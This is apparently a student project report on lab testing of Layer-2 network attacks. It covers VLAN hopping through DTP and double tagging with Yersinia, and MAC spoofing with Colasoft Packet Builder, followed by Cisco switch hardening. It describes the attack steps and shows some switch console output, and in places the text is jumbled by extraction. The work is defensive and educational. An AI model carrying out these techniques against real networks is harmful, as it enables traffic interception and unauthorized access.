The Information Technology Security sector contains vast amounts of different threats to a company's network. There are many possible potential threats that can be made within a network such as retrieving unencrypted and encrypted passwords across the network, and also retrieving vital company information. These threats are generally due to novice employees and weak network architecture. Most threats nowadays can be exploited due to un-patched servers, un-patched client/software, weak security settings, unsecure network devices, and even untrained employees.

The Information Technology security market demands for more secure networks are high. Businesses will spend more money securing their networks because this would control unauthorised access to vital information and also cut down the loss of money from an unsecure network. This project will evaluate network attacks and implement a new secure network design.

### Rationale

The project values include finding different weaknesses that companies commonly suffer from. Whenever a

company suffers from security threats this would mean the company's confidential information are at risk. This increases the money lost from data losses or hacking, therefore companies must reduce this risk.

This project will involve implementing a network design and test to find different weaknesses. Once the weaknesses have been found, a new network design will need to be implemented by using the results from the previous test to countermeasure the security threats.

## Aims and Objectives

### Aims

The aim of this project is to conduct network security analysis using existing software with the purpose of discovering weaknesses within a network environment. By using results from tests, a new secure network design is to be implemented.

### Objectives

The objectives in this project will determine how the project will be completed and how the aim will be achieved.

- Research and discussion into security issues: MAC spoofing, VLAN hopping and DoS attacks.
- Extensive research into Linux Backtrack 3 operating system.
- Use Linux Operating System Backtrack 3 to test vulnerabilities.
- Research into CEH (Certified Ethical Hacking) certification.
- Implement network design without security and test.

- Implement new network design to countermeasure vulnerabilities and retest network.

## Introduction

As technology increases as does the need for further protection within a network. The use of new technologies is used to penetrate networks with new discovered vulnerabilities.

Turner (2008) stated that 'Today's attackers entice their victims to come to them. Hackers and cybercriminals compromise trusted websites or applications; then, when a user visits that site or uses that application, the attacker is able to compromise the user's computer'.

This statement by Turner indicates that many hackers are not particularly interested in hacking a user's computer or an organization's network. An attacker wants the victims to come to them by publishing websites to trick users into interacting with that site, such as downloading files which may contain Trojans or redirecting users to another site. In each scenario, the attacker is able to compromise data from a user.

As the Information Technology security sector is huge, this report will look in depth into specific well known attacks such as VLAN hopping, MAC spoofing, DoS attacks; password brute force, ping of death and SYN attacks. The need for network security cannot be expressed enough. Many companies and home users expect their networks to be secure from future and newer attacks. This is not the case because of technology growth. Another problem encountered is inside threats.

Drab (2006) stated that 'Many organizations do not realize the threat posed by trusted employees who are setting aside the company's interests for their own gain.'

This statement explains that many employees would or allow others to gain unauthorized access to vital company information for the benefit of his or her interest. The attacker may alter information or use the information to implement other attacks.

## CEH (Certified Ethical Hacking)

The CEH (*Certified Ethical Hacking*) is a certificate programme for employees who intend to conduct authorized penetration testing within a company network to find security vulnerabilities. Penetration testing is important within a company network because vulnerabilities should be discovered before they are discovered outside of the organization. CEH ethical hacking and countermeasure certification involves an enormous range of topics such as footprinting, scanning, enumeration, system hacking, Trojans and backdoors, sniffers, DoS and so on. As the extent of this certification is huge, this project will concentrate on the topics such as network sniffers, denial of service, system hacking, physical security, corporate espionage by insiders and security policies.

## Network Sniffing

The main purpose of network sniffers is to retrieve username/password, credit card details, vital company information, and so on.

Network sniffing can generally be associated by the 'Man-in-the-middle' scenario (see Figure 1 – Man in the Middle). The man-in-the-middle scenario is best demonstrated by an open session between two end devices in which an attacker would be deployed in between the devices while the session is open. The attacker uses sniffer software to capture packets sent and received from both devices. The most vulnerable protocols that are usually sniffed by the software are HTTP, SMTP, NNTP, POP, FTP, and IMAP. These protocols send passwords over the network media in clear text where the attacker's software can easily intercept the data and read without decrypting the packets.

There are two types of sniffing methods on a network; the first type is referred to as 'Passive sniffing'. Passive sniffing is generally done when an attacker uses the software to sniff network traffic through a hub device. The other type is referred to as 'Active sniffing'. Active




Figure 1. Man in the Middle attack

sniffing is very similar to passive sniffing but this method intercepts traffic through a switch device instead of a hub.

The difference between passive and active is mainly associated with network devices. Passive sniffing is harder to detect because the attack is done through a hub. A hub device is a 'Dumb device'; it has no intelligence but to forward packets out all ports. Therefore without any additional security, this attack is easily deployed and is difficult to detect that the attack is currently taking place. Active sniffing is harder to deploy on a network because a switch is more intelligent than a hub device. A switch uses MAC addresses to associate with devices on the network. Therefore the switch will only send out packets through the appropriate port where the receiving device is located. There is a disadvantage by associating MAC addresses to devices. An attacker can simply send bogus MAC addresses to the switch, or the attacker can use a current MAC address already in the switches CAM address table (see section MAC Address Spoofing).

Figure 1 shows an attacker intercepting traffic between two workstations, the attacker can sniff valuable information that can later be used in other attacks. The attacker must rely on both workstations to make sure they are authenticated and are sending data.

### VLAN Hopping

VLANs operate at layer 2 (*Data Link*) within the OSI model. VLANs are used to sufficiently segment network

areas. VLANs group areas within a network even if they are not connected on the same switch. Switches use trunking to allow multiple VLANs to be shared. When trunking is enabled, packets are attached with specific VLAN ID which informs the end users the VLAN which the packets were sent from. There are many advantages in implementing VLANs, these are as follows:

- Security
- Network scalability
- Broadcast filtering
- Traffic management

VLAN security is best demonstrated when grouping departments. Organizations can use this to group departments where one VLAN can deny access to another VLAN by managing the flow of traffic. Security can be bypassed by using VLAN hopping techniques which is used to gain unauthorised access to another VLAN. (This will be discussed more in detail in sections *Double Tagging* and *Switch Spoofing*).

Network scalability in a VLAN is particularly useful when implemented correctly. VLANs are also used to accommodate fewer users within a broadcast domain. As discussed previously VLANs are generally used to segregate physical segments on a network even if they are not located on the same switch. By separating segments into logical sections, network troubleshooting is made easier. Also future expansions are easily deployed by adding devices to an existing VLAN.




Figure 2. Example of VLANs




Figure 3. 802.1Q Frame

Broadcast filtering is an important feature of VLANs. Broadcast packets are used to discover devices, and are transmitted in every network to every connected host. This creates a huge problem in terms of bandwidth and network reliability. Broadcast packets are sent out of switches if a particular device on the network is not identified in a switch's CAM address table. When segmenting networks with VLANs, broadcast packets in one VLAN are not transmitted across other VLANs, this reduces broadcast storms on the network.

Traffic management is another benefit when deploying VLANs within a network environment. Controlling broadcast packets is the main concept within traffic management. As discussed earlier broadcast packets are contained within a specific VLAN, other VLANs would not receive this broadcast. Therefore maintaining broadcast packets increases the available bandwidth within each VLAN. Traffic management also consists of

Table 1. 802.1Q Frame Description

802.1Q Frame Descriptions	
DA (Destination Address) -	should be set to multicast address of "0x01-00-0c-00-00".
SA (Source Address) –	This should be set to the MAC address of the switch port where the victim is located.
Tag –	This field identifies which protocol to use to transport the data. In this case it is 802.1Q tagged frame.
Type –	Field is used to indicate the type of frame used. E.g. Ethernet, token ring, FDDI or ATM
Len or Length –	Length of the packet as a 16bit value.
FCS or Frame Check Sequence –	A 32bit check sum value, this is created by the senders MAC and checked against the receiving MAC address.
TPID –	Tag protocol identifier is used to identify which protocol is used to transport the tagged frame across the network.
Priority –	This is used to prioritize the traffic, this value ranges from 0 to 7 where 0 is very low and 7 is instantly.
CFI –	Canonical format indicator, this value indicates if a MAC address is canonical format with a 0 or 1.
VID –	VLAN ID, this is used to indicate which VLAN the frame originated from.




Figure 4. Double Tagging Example


defining which VLANs are allowed to communicate with each other; this relies on the whole concept of company departments.

There are two types of VLAN hopping techniques, these include switch spoofing and double tagging.

### Double Tagging

In this attack, the attacker sends data to the first switch containing two 802.1Q frame headers. The victim switch will accept this data as both the frame headers contain the appropriate data for a VLAN. The first frame will be spoofed. The first switch will remove the first spoofed frame and forward the legitimate packets towards the destination through trunk ports. The second switch forwards the inner layer of the frame to the correct VLAN based on the VLAN ID. An 802.1Q frame contains ten parts (see Figure 3 – 802.1Q Frame and Table 1)

For "Double tagging" attacks to be successful, the attacker must be attached to an access port on a switch. Also the access port must be the same as the native VLAN. As native VLANs only exist in 802.1Q, this attack will not work with the ISL protocol. Double tagging attack is successful because the 802.1Q trunk does not tag the frames from a native VLAN (See Figure 4 – Double Tagging Example and Figure 5 – 802.1Q Double Tagged Frame).

**Figure 5.** 802.1Q Double Tagged Frame**Table 2. Equipment List**

Equipment List
· 4x PC's with Windows XP workstations
· 1x PC with Linux Backtrack 3 VMware Image
· 2x Cisco 3560 Switches
· 1x Cisco 2621 Router
· GNS3 network simulation

### Switch Spoofing

Switch spoofing involves an attacker's device being able to act as a switch and take part in the auto trunking by emulating the 802.1Q or ISL signal with DTP (Dynamic Trunking Protocol). Switch spoofing is caused by the auto-trunking feature being turned on a switch port. If the attacker manages the spoof, the attacker is able to view vital switch and sensitive information which can be used for further attacks on the network. If a switch port is configured with auto-trunking feature the attacker can send a DTP frame to the switch, the switch will accept this packet and acknowledge the device as a switch on the network and thus trunk with this device.

DTP dynamic desirable is enabled by default on Cisco Switches. This feature is used against switches. The DTP dynamic auto feature is used to negotiate a trunk with the attacker's device.

**Table 3. Backtrack3 Software**

Backtrack 3 Software
· Yersinia – This tool will be used for VLAN hopping. Yersinia contains attacks for STP (Spanning Tree Protocol), CDP (Cisco Discovery Protocol), DTP (Dynamic Trunking Protocol), VTP, 802.1Q and so on.
· Colasoft Packet Builder – This software is used to build packets such as ARP, TCP, UDP and IP. This software will be used to spoof a MAC address.
· Wireshark – Protocol analyser tool to capture packets across the wire to analyse, this software can be used to troubleshoot the network.


### Methodology

#### Introduction

Denial of Service, MAC spoofing and VLAN hopping attacks are most common in networks. By using the 'Introduction' these threats will be implemented using a test network. By using the test network without any configured security, these tests will provide enough evidence and knowledge to re-design a more secure network to countermeasure these attacks on the network.

The following list of equipments will be used to accomplish these tasks: Table 2.

For these attacks, the following tools within Backtrack 3 will be used: Table 3.

**Figure 6.** Test Network

**Table 4.** Security Settings

Switch	Enable Password	Enable Secret	Telnet Password	Port Security	Native VLAN	Access Lists
Switch 1	Cisco	Cisco	Class	None	1	None
Switch 2	Cisco	Cisco	Class	None	1	None

These attacks will answer the following questions:

- Can an attacker use Yersinia to hop from one VLAN to another by using known techniques.
- Whether the attacker can easily sniff traffic from a legitimate host using MAC spoofing.
- If a more secure network design has been implemented, if this design will stop these attacks from occurring again.

## Test Network

Switch 1 and Switch 2 currently has minimal security invoked on them. The attack PC in VLAN 1 will be continuously used through the testing of VLAN hopping (Figure 6).

Table 4 shows the configured security settings; the table shows basic passwords for console, telnet and login. The trunk ports have been left as native VLAN 1 (default setting), also the switches have no access lists.

## Test 1 – VLAN Hopping

In this attack, the network topology illustrated in Figure 12 in *Appendix A* will be used. The following test will illustrate how to use Yersinia to successfully bypass layer 3 devices and hop between VLANs, the test also should provide enough evidence to design a network with security to mitigate this attack. An attacker can use this technique to implement other attacks such as viruses and so on. The only disadvantage is that for

this attack to be successful, an attacker must depend on improper network configurations. See *Appendix A VLAN hopping*.

## Test 2- MAC address spoofing

The network topology illustrated in Figure 45 in *Appendix A* will be used. Software called Colasoft Packet Builder will be used to craft spoofed ARP packets. MAC spoofing is used to convince the switch that two same MAC addresses are located on different switchports. The switch will therefore forward packets to both switchports, this allows an attacker to sniff the packets that were initially destined for another host/device. Again this attack relies on poorly configured network settings mainly default settings on a switch will allow this attack to take place. See *Appendix A MAC spoofing*.

## Redesign network with security

Introducing the following features:

- Port security
- Changing of native VLANs and properly specifying switchport modes.
- Using MD5 algorithms to add extra protection.

## VLAN Hopping

In this test the network topology illustrated in Figure 47 in *Appendix B* will be used. In this test, the network needed to be more robust and eliminate VLAN hopping

## References

- Antoon W, R. (2006)Vulnerabilities, Threats and Attacks. In: e.g. Smith, A Network Security 1 and 2 Companion Guide. 1st ed. Indianapolis: Cisco Press. p32-33.
- Cole, E. (2001) Denial of Service Attacks. In: Cole, E. Hackers Beware: Defending Your Network from the Wily Hacker. 1st ed. Indiana: SANS QIRC. 178.
- Drab, D.(2006) Network Peripherals: A Weak Link in Security and an Open Gateway for Attackers. Medium: [Online] Available: <http://www.infosectoday.com/Articles/networkedperipherals.htm>; Last accessed 02 January 2009.
- Goodin, D. (2008). Swiss boffins sniff passwords from (wired) keyboards 65 feet away. Medium: [Online] Available: [http://www.theregister.co.uk/2008/10/20/keyboard\\_sniffing\\_attack/](http://www.theregister.co.uk/2008/10/20/keyboard_sniffing_attack/); Last accessed 20 January 2009.
- Harvey, M. 2008. Why veins could replace fingerprints and retinas as most secure form of ID. Times Online [Online] 11th February. Available: [http://technology.timesonline.co.uk/tol/news/tech\\_and\\_web/article5129384.ece](http://technology.timesonline.co.uk/tol/news/tech_and_web/article5129384.ece); [Last accessed: 15th January 2009]
- LaRoche, G. (2006). Information and Physical Security: Can They Live Together?. Medium: [Online] Available: <http://www.infosectoday.com/Articles/convergence.htm>; Last accessed 10 January 2009.
- Patrikakis, C., Masikos, M. & Zouraraki, O, 2008. Distributed Denial of Service Attacks. The Internet Protocol Journal, Medium: [Online], 7 (4) Available: [http://www.cisco.com/web/about/ac123/ac147/archived\\_issues/ipj\\_7-4/dos\\_attacks.html](http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-4/dos_attacks.html); [Last accessed 2nd January 2009]
- Techwhack. (2008). WordPress.com under a denial-of-service attack.. Medium: [Online] Available: <http://news.techwhack.com/7151-wordpress>; Last accessed 04 January 2009.
- Turner, D. (2008). Attackers Exploit Trusted Entities. Medium: [Online] Available: [http://www.infosectoday.com/Articles/Threat\\_Landscape.htm](http://www.infosectoday.com/Articles/Threat_Landscape.htm); Last accessed 7 December 2008

attacks from occurring. From the previous test it was found that by changing the native VLAN for the trunks to an unused and assigning unused switchports as access ports, this would eliminate VLAN hopping. See *Appendix B VLAN hopping*.

#### MAC spoofing

The results from the previous test suggested port security should deny any spoofed packets from entering into the network. Cisco's port security is to be applied to all switchports, this will allow 1 MAC address to be dynamically learnt by each port. See *Appendix B MAC spoofing*.

### Analysis of Results

#### Test 1 – VLAN hopping

Test 1 was implemented to show whether an attacker can perform 802.1Q double tagging attack on a network design with no security. The goal of this attack is to hop to inaccessible VLANs on the network. The first network design consisted of default settings. As the default DTP settings were enabled on all switchports, the attacker was able to trunk with the switch by sending DTP packets. As the attacker's VLAN and the native VLAN between the switches were identical, this meant the first switch would strip off the outer layer of the packet. The second switch would only see the inner layer of the packet, the inner layer contained the victim's information such as VLAN ID, MAC address and IP address. Whereas the outer layer contained the attacker information such as VLAN ID, MAC address and IP address. As the second switch would only see the inner layer, the second switch forwarded the packet to all VLANs identified in the inner layer. This test also proved the attack needed two switches to perform de-encapsulation. The test showed an attacker trying to hop on a VLAN on the same switch. This found to be unsuccessful. Using Wireshark to sniff the packets, the attacker sent out an ICMP request. Only if the victim

sent an ICMP reply back to the attacker's PC was the attack successful.

To countermeasure against VLAN hopping, the network was redesigned with security. The new secure network design did not include the default settings such as DTP, native VLAN 1 and assigning VLAN 1 to all switchports. To disable DTP on all switchports, the command *switchport nonegotiate* was entered. All unused switchports were defined as access ports by using the command *switchport mode access*. The native VLAN ID between the two switches was changed to an unused VLAN, in this case VLAN 99. This meant the switches could not strip off the outer layer of the packets. With security added on the network, the test was re-tried. The attacker was unable to perform 802.1Q double tagging attack as the attacker could not trunk with the switch as DTP was disabled on all switchports. On all occasions, the attacker did not receive any ICMP reply packet from the victim's VLAN. This proved to defeat VLAN hopping all together.

#### Test 3 – MAC spoofing

Test 3 shows that sending a MAC address that already exist on the network, the switch will forward a packet destined for PC 1 to be forwarded to the attacker's PC as well as PC 1's switchport. Test 3 also showed proof of this by the Wireshark output from the attacker's PC. The attacking PC used Colasoft Packet Builder and sent a spoofed ARP packet to the switch's VLAN. The switch modified its CAM table to add a duplicate MAC entry. The switch thinks that FastEthernet 0/1 and FastEthernet 0/2 have the same MAC addresses, this caused traffic destined only for FastEthernet 0/2 to be forwarded out both FastEthernet 0/1 and 0/2.

The new network design used port security on all switchports. The settings include only allowing the switch to learn 1 MAC address dynamically per port. If the switchport is violated, the switchport will shutdown immediately. This feature was used to prevent the

### Bibliography

- Bharat, B. (2006). The Spiral Model: IT Project Management Solutions?. Medium: [Online] (Updated 19th November 2006) Available: <http://www.buzzle.com/articles/spiral-model-it-project-management-solutions.html>; [Last accessed 22 April 2009]
- Moser, M.(2009) Supplying offensive security products to the world. Medium: [Online] Available: <http://www.remote-exploit.org/about.html>; [Last viewed 22 April 2009]
- Shannon, M. CBT Nuggets Security+ 2008 Medium: [Training Video] [Last viewed 23 April 2009]
- Rounder, R.(2008) Prototype Advantages and Rapid Prototyping Benefits. Medium: [Online] (Updated 7July 2008) Available: <http://www.prlog.org/10086609-prototype-advantages-and-rapid-prototyping-benefits.html>; [Last accessed 22 April 2009]
- Whatis.com. (2008) What is waterfall model?. Medium: [Online] (Updated 13 November 2008) Available: [http://searchsoftwarequality.techtarget.com/sDefinition/0,,sid92\\_gci519580,00.html](http://searchsoftwarequality.techtarget.com/sDefinition/0,,sid92_gci519580,00.html); [Last accessed 22 April 2009]
- VMWare. (2009) VMware Virtualization Solutions Increase IT Efficiency and Virtual Management. Available: <http://www.vmware.com/solutions/>; [Last accessed 23 April 2009]
- Whatis. (2008). What is a spiral model?. Medium: [Online] (Updated 1 May 2008) Available: [http://searchsoftwarequality.techtarget.com/sDefinition/0,,sid92\\_gci755347,00.html](http://searchsoftwarequality.techtarget.com/sDefinition/0,,sid92_gci755347,00.html); [Last accessed 22 April]
- Mariosalexandrou. (2009). Waterfall (a.k.a Traditional) Methodology Medium: [Online] Available: <http://www.mariosalexandrou.com/methodologies/waterfall.asp>; [Last accessed 22 April 2009]

attacking PC to spoof its source. To test if this feature would prevent MAC spoofing attacks, the attacker sent another spoofed ARP packet using Colasoft Packet Builder. Immediately the switchport was violated as the attacker sent a MAC address which was dynamically learned on another port. The attacker's switchport immediately shuts down. Wireshark was used to capture packets on the attacker's switchport. The output showed the traffic was not received or sniffed by the attacker; this is because the attacker's switchport was shutdown.

## Conclusion

This report has gone in depth of investigating many popular attacks. Many of the attacks described are easy to implement which in turn can cause a lot of damage on a network. A lot of these attacks are not taken seriously. As described in the review of existing knowledge, WordPress.com had been recently been a target of a DoS attack that caused serious damage on their network. Many of these attacks are easily reduced by proper network configurations.

The original aim of this project was to find weaknesses on a network without security. This report identified major vulnerabilities on a non-secure network and the consequences faced. Many of the attacks allow an attacker to exploit further threats on a network such as TCP/IP hijacking, privilege escalation and so on.

Cisco's port security feature proved to be effective in defeating against MAC spoofing attacks on the network. The attacker was unable to spoof another MAC address which in turn denied the attacker to sniff other traffic on the network.

Port security also proved to be successful against spoofed TCP SYN attacks. An attacker was unable to spoof its source, as it must use its own IP address and MAC address. Without this feature, the attacker was able to deny legitimate traffic accessing port 23, this was because of the attacker constantly sending SYN packets to the target machine which also created a list of 'half open connections'.

VLANs proved to be a huge vulnerability on a network. For VLANs to be effective on a network, a network administrator would need to properly configure them. The tests proved that changing the default VLAN (VLAN 1), disabling DTP, correctly specify trunks and access ports and change the native VLAN on the trunk ports to an unused VLAN would eliminate VLAN hopping attacks from occurring on the network.

After implementing and evaluating all the tests, it can be said that network security is important. Many of the attacks that were carried out could lead to sensitive information being available to an attacker. By checking default and weak security settings, many of these attacks can be mitigated on the network.

## Appendix A – Test Network without Security

### VLAN Hopping

Using the test network shown in Figure 6, VLAN hopping attacks will be implemented. As shown in Table 9 there is minimal security on both Cisco switches. To carry out this attack, a powerful layer 2 attacking software (Yersinia) will be used. This software

is available on Linux Backtrack 3 operating system and only works within a Linux environment. Switch port FA 0/5 has been left with default settings such VLAN 1 and switchport mode dynamic desirable.

As seen in Figure 11, FastEthernet 0/5 is not trunked with the attacking PC. To trunk the attacker's FastEthernet port a DTP packet is sent from the attacker's system to the intended switch.

```

Tera Term Web 3.1 - COM1 VI
File Edit Setup Web Control Window Help
[fa0/5] 1-3
Port  Vlans in spanning tree forwarding state and not pruned
[fa0/5]# switchport mode trunk
[fa0/5]# exit
[fa0/5]# mode global
[fa0/5]# switchport mode dynamic desirable
[fa0/5]# exit
[fa0/5]# end
[fa0/5]# write
00:27:00:CLINEP900-5-UPDOWN Line protocol on Interface FastEthernet0/5, changed state to down
00:27:00:CLINEP900-5-UPDOWN Line protocol on Interface FastEthernet0/5, changed state to up
[fa0/5]# switchport mode trunk
[fa0/5]# exit
[fa0/5]# mode global
[fa0/5]# switchport mode dynamic desirable
[fa0/5]# exit
[fa0/5]# end
[fa0/5]# write
00:27:00:CLINEP900-5-UPDOWN Line protocol on Interface FastEthernet0/5, changed state to down
00:27:00:CLINEP900-5-UPDOWN Line protocol on Interface FastEthernet0/5, changed state to up
[fa0/5]# VLAN Name          Status    Ports
[fa0/5]# 1  default          active   Fa0/4, Fa0/5, Fa0/7, Fa0/8
[fa0/5]#                  Fa0/10, Fa0/11, Fa0/12
[fa0/5]#                  Fa0/13, Fa0/14, Fa0/15, Fa0/16
[fa0/5]#                  Fa0/17, Fa0/18, Fa0/19, Fa0/20
[fa0/5]#                  Fa0/21, Fa0/22, Fa0/23, Fa0/24
[fa0/5]#                  Gi0/1, Gi0/2
[fa0/5]# 2  Sales              active   Fa0/2
[fa0/5]# 3  Engineering        active   Fa0/3

```

Figure 11. Before sending DTP packet

```

yersinia 0.7.1 by Slay & tomac - DTP mode [16:13:29]
Neighbor-ID Status Domain
0246472F74A1 ACCESS/DESIRABL
000DB5F578A1 TRUNK/AUTO ABC
0246472F74A1 TRUNK/DESIRABLE

